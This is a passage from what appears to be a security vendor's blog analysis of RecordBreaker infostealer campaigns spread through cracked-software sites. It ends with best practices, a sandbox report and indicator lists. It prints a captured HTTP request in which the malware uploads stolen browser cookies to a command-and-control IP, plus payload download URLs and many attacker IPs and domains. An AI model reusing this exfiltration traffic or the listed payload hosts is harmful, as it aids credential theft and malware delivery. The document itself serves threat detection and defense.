RecordBreaker leaves nothing untapped, also collecting cookies from across the victims different browsers and sending them back to the C2 server, as shown in Fig 14 below



```
POST http://45.150.67.175/cc2a216b058c919c36434a1026d09a8d HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=KqUP8atqwa5qvjhI
User-Agent: record
Host: 45.150.67.175
Content-Length: 13363
Connection: Keep-Alive
Pragma: no-cache

--KqUP8atqwa5qvjhI
Content-Disposition: form-data; name="file"; filename="\cookies.txt"
Content-Type: application/x-object

.bing.com	TRUE	/	TRUE	13357329149011050	SRCHD	djEwNQ+ZObQSD3XL3BNt2V+XKpuqjzO5tfFTtXV1xOfeDcx+dMt
.bing.com	TRUE	/	TRUE	13357329149011071	SRCHUIDdjEw3gdm6F9RrDe8EUWST3nDRMk2OdOvSF/tSA+2IiM9BAPtWXS
.msn.com	TRUE	/	FALSE	13327866744267259	_EDGE_V	djEwd/RFU9L/RwxsTmAzXdpOFt/rAFyJNmlcZ7QzNUI=
.msn.com	TRUE	/	FALSE	13325706747000000	_SS	djEwB2C75uiGm1aFbUH4n7X8xuWscPcqVrSoyDCjdFOmaB85hw=
ntp.msn.com	TRUE	/	FALSE	13357329144267203	sptmarket	djEwrkWquOuubrDneKLZ8D8oAFZ8kb+96HnUdPzOUEpS
.c.bing.com	TRUE	/	TRUE	13300820483062507	MR	djEwsZA7z5h5MzrRCLwcSb2ZSZkdap6ZtNSxYZ+zLwQ=
.c.msn.com	TRUE	/	TRUE	13300820485463353	MR	djEwXxo1zAyTANLvSwRjfHbPvnbvoxlMIi/TDvrqtcE=
.msn.com	TRUE	/	TRUE	13333911685463240	MUID	djEwQeRo+SCrrjRTtLHTaGo2alicNWTYnIPBYZmvmOaGfWmt/Uy
.c.bing.com	TRUE	/	TRUE	13333911683063005	SRM_M	djEwQkOD/zTBn7fWBIQkGCo3tOyRB7ZKhJzSSLqaGJvKmDR9PCA
.c.msn.com	TRUE	/	TRUE	13333911685463311	SRM_M	djEwYiEZRMYwm7lLh2tKJx2vhgK6vTijyuOpc6gyupOZ3QUIQ4B
.scorecardresearch.com	TRUE	/	TRUE	13362423681418739	UIDdjEwxypLe+4tGSqwSLPBclhiaccOdPuVBIDcu/gt3
.msn.com	TRUE	/	TRUE	13363374073993860	USRLOC djEwgRl8rfFlV59NOdfR2ttBu7lUHEW3cT3vk5E5HQ==
ntp.msn.com	TRUE	/	FALSE	13300302094000000	msaoptout	djEwlPR2Tk9xEmzraYBTBDaoIfcNoO5h/HrGHyGQSwM=
.msn.com	TRUE	/edge	FALSE	13315940480000000	pglt-edgeChromium-dhp	djEwUZQPo/AnTnrMVozkRXrbQfZxS/
.bing.com	TRUE	/	TRUE	13363374142532039	USRLOC djEwJTzoCXCIzbkvaODNDcCzPgoRjckvcpwCgzKz+YRxFgg=
.eloqua.com	TRUE	/	TRUE	13334343798420639	ELOQUAdjEwlGIgmGvMKNZxXN6QhErpwOsaw1pFltezxfJ4OZyL+DnMog4A
.eloqua.com	TRUE	/	TRUE	13334343798420794	ELQSTATUS	djEwfJsRo873QgoTdEFD5rhxBq2ScmLUJW7MQnVkX6x4
.bat.bing.com TRUE	/	TRUE	13300820590086654	MR	djEw6NcOG+5Lq4Clx3oW+DU/yoVyha0rlx2bZR05lgo=
.bing.com	TRUE	/	TRUE	13333911790086209	MUID	djEwGHKg6tIEoPkdUhWupLqoUbcToLrkXyBGGeIN6+cPXeWyO7E
.telerik.com	TRUE	/	FALSE	13307991783000000	_gcl_au	djEwZMUDOvqnmtRzet982/VqvdrJk97s2+OKcJAsiSBF
.telerik.com	TRUE	/	FALSE	13331751785000000	sf-data-intell-subjectdjEwmhti6sCONQRZ5P+poJhd7S/yfcaTISTL
www.clarity.ms		TRUE	/	TRUE	13331751810577590	CLIDdjEwW0377ibOwVN5YcUUZOnC93aIOtDFUYBCdxgcqzIVwnX
.telerik.com	TRUE	/	FALSE	13331751817000000	_clck	djEwzKpjSCwc8xAmzPR+ppnmQ5Ij8lgQWV1QxOP+kO+miBDSY35
.c1.microsoft.com	TRUE	/	TRUE	13300216458237780	ANONCHK	djEwIpOAmKAWzfhNZOlyX22mT6ikzLRTR+gHH
.microsoft.com		TRUE	/	TRUE	13331751860501150	MC1djEws7QDym5bQ5TQpDmw9YWf/Firt1v72cOlyZyQruR2ZqrW
.c1.microsoft.com	TRUE	/	TRUE	13300820658237696	MR	djEwqRiwJbpLdPVv4W44Lhpacreu9jcY3AjlZtkKafs=
.microsoft.com		TRUE	/	TRUE	13300217660501400	MSO	djEwBNpz1wExjt7IQ9DY89cRXBfCoEyOTbWkzUreKhwDID
.microsoft.com		TRUE	/	TRUE	13300302249000000	MSCC	djEwjqpjJmQ5FmTNmAn+SdyAy8vY84mUVYjF8cNzqWd+
docs.microsoft.com	TRUE	/	TRUE	13331751858748359	MSFPCdjEwDug3WopmFx6vJYbHu5Cr9i5qWY3OZpYhAp8nBTa8wS
.microsoft.com		TRUE	/	TRUE	13333911858237253	MUID djEwPcNNWj2yAkAocWbCqmZO1wHrWSP54Khx3t/oFEEupI
www2.bing.com TRUE	/	FALSE	13333911835085734	MUIDB	djEwozHvd3kJkK1+K5+7oXY49bq2J/5yQD1Kqy35A+SV37BIjr3
.c.bing.com	TRUE	/	TRUE	13333911859106576	SRM_I	djEwFTV2I7QoGIkSgJFktnX+rVawlsRdvl5ELVNnEJan5EwcpCV
.c1.microsoft.com	TRUE	/	TRUE	13333911858237600	SRM_IdjEwaOVy9l7mMV/Z6rBn8XlcMAgXB4FfXF/mWhQxsGV+2a
.bing.com	TRUE	/	FALSE	13331751837000000	_clck	djEwP9zxJzS/ClZ1Vmun9lHhibbL4ODpToh3mxxjh72N7XRqW2c
.bing.com	TRUE	/	FALSE	13300302238000000	_clskdjEwILkQW01apQSZ+UGVOfOvGGdSrgtJo7nE14a7xW1dmS/ZRJdZG
docs.microsoft.com	TRUE	/	TRUE	13331751879635533	MicrosoftApplicationsTelemetryDeviceIddjEwqpyrBf6Ih
.microsoft.com		TRUE	/	FALSE	13334402577000000	mboxdjEwZfhAXN7WmC11KnPiTXMfU5OFf9mjDcXnhBq9mrTmRh9
www.telerik.com		TRUE	/	TRUE	13615575894654729	siddjEwHvgMGRSmuxzcN8zEQ4FlZ2FqsQANEU7Rl++yFDD55L1C
.c.clarity.ms TRUE	/	TRUE	13300216507990287	ANONCHK	djEwIh/SOGAetuuBIQiOdDDBY2pIlJQu3BXBSABB+Ko=
.c.clarity.ms TRUE	/	TRUE	13300820707990218	MR	djEwhm8KENG875AJPx+LqQ23l6cJ41OCbPlTb/IbjUY=
.clarity.ms	TRUE	/	TRUE	13333911907990072	MUID	djEwscFZcDONJ75zYK6jXIQmwEvW6QgJz0txPWnfT8yqc/XwvOq
.c.bing.com	TRUE	/	TRUE	13333911900933651	SRM_B	djEwkV7KdD4NsJROtksgvHKRpROUlwH2CWMYJx3UqlSYjI3SjND
```

Fig 15: Stealing browser cookies

Sample downloaded files

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll

45.150.67[.]175/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll

94.158.244[.]119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin


Conclusion:

This campaign highlights how attackers take advantage of users' behavior through the distribution of pirated software to spread infostealer malware and extort victims for financial profits and other gains. The campaigns analyzed in this article depend on users visiting and downloading software from unscrupulous websites as the initial infection vector, users can easily prevent these unfortunate infections by avoiding this illegal practice and only visiting legitimate sites and downloading software from trustworthy sources.

Best Practices:

- Avoid visiting untrusted sites including those that host pirated software
- Do not install pirated software on your device
- Enable policy to block password-protected files
- Do not save credentials in the browser

Zscaler Cloud Sandbox Detection:



Cloud Sandbox

SANDBOX DETAIL REPORT

● High Risk ● Moderate Risk ● Low Risk

Report ID (MD5): 4EB82F69761B61F12C5E884A3C5DB...

Analysis Performed: 6/29/2022 7:24:49 PM

File Type: exe

CLASSIFICATION

Class Type
Malicious

Category
Malware & Botnet

Threat Score
92

MACHINE LEARNING ANALYSIS

- Suspicious

MITRE ATT&CK

This report contains 18 ATT&CK techniques mapped to 9 tactics

VIRUS AND MALWARE

No known Malware found

SECURITY BYPASS

- Tries To Detect Sandboxes And Other Dynamic Analysis Tools
- Sample Execution Stops While Process Was Sleeping (Likely An Evasion)
- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Queries BIOS Information
- Queries Sensitive Operating System

NETWORKING

- Performs Connections To IPs Without Corresponding DNS Lookups
- HTTP GET Or POST Without A User Agent
- Tries To Resolve Invalid Domain Name
- All Domains Contacted By The Sample Do Not Resolve
- Downloads Files From Web Servers Via HTTP

IOCs

These are the malicious indicators involved in this campaign, MD5s are not listed because the password-protected zip files involved generate a new MD5 with each download transaction.

Malicious IPs:

45[.]150[.]67[.]175

94[.]158[.]244[.]119

45[.]135[.]134[.]211

194[.]180[.]174[.]180

185[.]250[.]148[.]76

37[.]221[.]67[.]219

45[.]140[.]146[.]169

94[.]140[.]114[.]231

94[.]158[.]244[.]213

45[.]142[.]212[.]100

194[.]180[.]174[.]187

194[.]180[.]174[.]186

135[.]181[.]105[.]89

77[.]91[.]102[.]88

77[.]91[.]103[.]31

94[.]158[.]247[.]24

85[.]239[.]34[.]235

45[.]67[.]34[.]234

45[.]67[.]34[.]238

45[.]142[.]215[.]92

45[.]153[.]230[.]183

45[.]152[.]86[.]98

74[.]119[.]193[.]57

77[.]91[.]74[.]67

146[.]19[.]247[.]28

77[.]91[.]102[.]115

45[.]159[.]251[.]21

146[.]19[.]247[.]52

45[.]142[.]215[.]50

45[.]133[.]216[.]170

193[.]43[.]146[.]22

193[.]43[.]146[.]26

146[.]70[.]124[.]71

193[.]43[.]146[.]17

146[.]19[.]75[.]8

45[.]84[.]0[.]152

45[.]133[.]216[.]249

45[.]67[.]34[.]152

45[.]133[.]216[.]145

Fake shareware download sites:

fullcrack4u[.]com

activationskey[.]org

xproductkey[.]com

saifcrack[.]com

crackedpcs[.]com

allcracks[.]org

aryancrack[.]com

prolicensekeys[.]com

apps-for-pc[.]com

bagas3-1[.]com

seostar2[.]xyz

keygenwin[.]com

cloud27[.]xyz

allpcsoftwares[.]info

deepprostore[.]com

serialfull[.]info

steamunlocked[.]one

file-store2[.]xyz

reallkeys[.]com

fullcrackedz[.]com

softwaresdaily[.]com

officials-kmspico[.]com

hotbuckers[.]com

mycrackfree[.]com

procfullcracked[.]com

idmfullcrack[.]info

drake4[.]xyz

crackedsofts[.]info

getintopc[.]digital

piratespc[.]net

apxsoftwares[.]com

crackfullpro[.]com

allcrackhere[.]info

kuyhaa-me[.]pw

crackplaced[.]com

freepccrack[.]com

proapkcrack[.]com

crackfullpc[.]com

Free-4paid[.]com

crackedlink[.]com

crackpropc[.]com

cracktube[.]net

getmacos[.]org

getwindowsactivator[.]info

playzipgames[.]co

proactivationkey[.]com

procrackfree[.]com

showcrack[.]com

Redirected Malicious NRD domains:

file-store2[.]xyz

seostar2[.]xyz

drake4[.]xyz

cloud27[.]xyz

kirov1[.]xyz

unixfilesystem2[.]xyz

file-store4[.]xyz

cloud25[.]xyz

clubfiletyc[.]com

ihgatms[.]cfd

notbeexcluded[.]cfd

andslideasco[.]cfd

sonarsurveyof[.]cfd

butvelocities[.]cfd

herihed[.]cfd

largerinscale[.]cfd

itsdebri[.]cfd

lditsdebriisar[.]cfd

eeorderso[.]cfd

psestwotothr[.]cfd

uptomscan[.]cfd

fmagnitude[.]cfd

byasdebrisfie[.]cfd

ticlewesimulate[.]cfd

ergyfrommo[.]cfd

sup7podthee[.]cfd

heirreplacem[.]cfd

hthecrown[.]cfd

entbymo[.]cfd

ctswasprimarilyd[.]cfd

adsharedwi897th[.]cfd

mershadclo[.]cfd

aptersandt[.]cfd

nkstherefor[.]cfd

iruiotish[.]cfd

itishindia[.]cfd

theyt786ku[.]cfd

theritishind[.]cfd

edbythe67ak[.]cfd

panyruld[.]cfd

uslimsofbr[.]cfd

sputrey567rik[.]cfd

shatheg[.]cfd

istanmove[.]cfd

menhichs[.]cfd

upta16theu[.]cfd

andelect[.]cfd

oughtme[.]cfd

ionvictoriesin[.]cfd

anwasthere[.]cfd

ateofakist[.]cfd

egiontheh[.]cfd

ahthegha[.]cfd

mayyadc[.]cfd

emodernst[.]cfd

almofmultiple[.]cfd

ofth546ebr[.]cfd

znavidsde[.]cfd

mprisesth[.]cfd

ionthatco[.]cfd

onzeage[.]cfd

indush[.]cfd

low-lyingwh[.]cfd

nalhajarm[.]cfd

iesandb[.]cfd

helandsca[.]cfd

tsofhormuz[.]cfd

rhighest[.]cfd

rategicstrai[.]cfd

undimangen[.]cfd

ani453las[.]cfd

anceovarec[.]cfd

dcommerc[.]cfd

condandthi[.]cfd

resonherse[.]cfd

ordsexecutiv[.]cfd

oundandk[.]cfd

quezachieve[.]cfd

undertheguid[.]cfd

domainxnewma[.]com